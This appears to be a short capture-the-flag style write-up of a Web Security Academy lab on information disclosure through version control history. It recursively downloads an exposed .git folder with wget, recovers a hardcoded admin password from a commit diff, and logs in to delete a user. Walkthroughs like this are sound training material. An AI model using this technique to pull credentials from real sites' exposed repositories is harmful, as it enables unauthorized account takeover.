~~https~~://0a050089034777d7c0f07c64000b0031.web-security-academy.net/.git

Index of /.git

Name	Size
<branches>	
description	73B
<hooks>	
<info>	
<refs>	
HEAD	23B
config	152B
<objects>	
index	225B
COMMIT_EDITMSG	34B
<logs>	


2)My next step was to download it in my kali linux using the command

Wget -r {location}/.git

3)if not installed use git-cola

4)open git-cola and open the files you have recently downloaded

5)go to commit and click undo last commit and you will find admin.conf file which has the password as shown below




0a050089034777d7c0f07c64000b0031.web-security-academy.net: master /home/kali/Desktop/lab5/0a050089034777d7c0f07c64000b0031.web-security-academy.net

- Staged
  - admin.conf
- Modified
  - admin_panel.php

```
@@ -1 +1 @@
-ADMIN_PASSWORD=fj3sh0zgjqgb1txktesf
+ADMIN_PASSWORD=env('ADMIN_PASSWORD')
```

6)now login using administrator with that password and delete the user carlos.



Information disclosure in version control history

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete
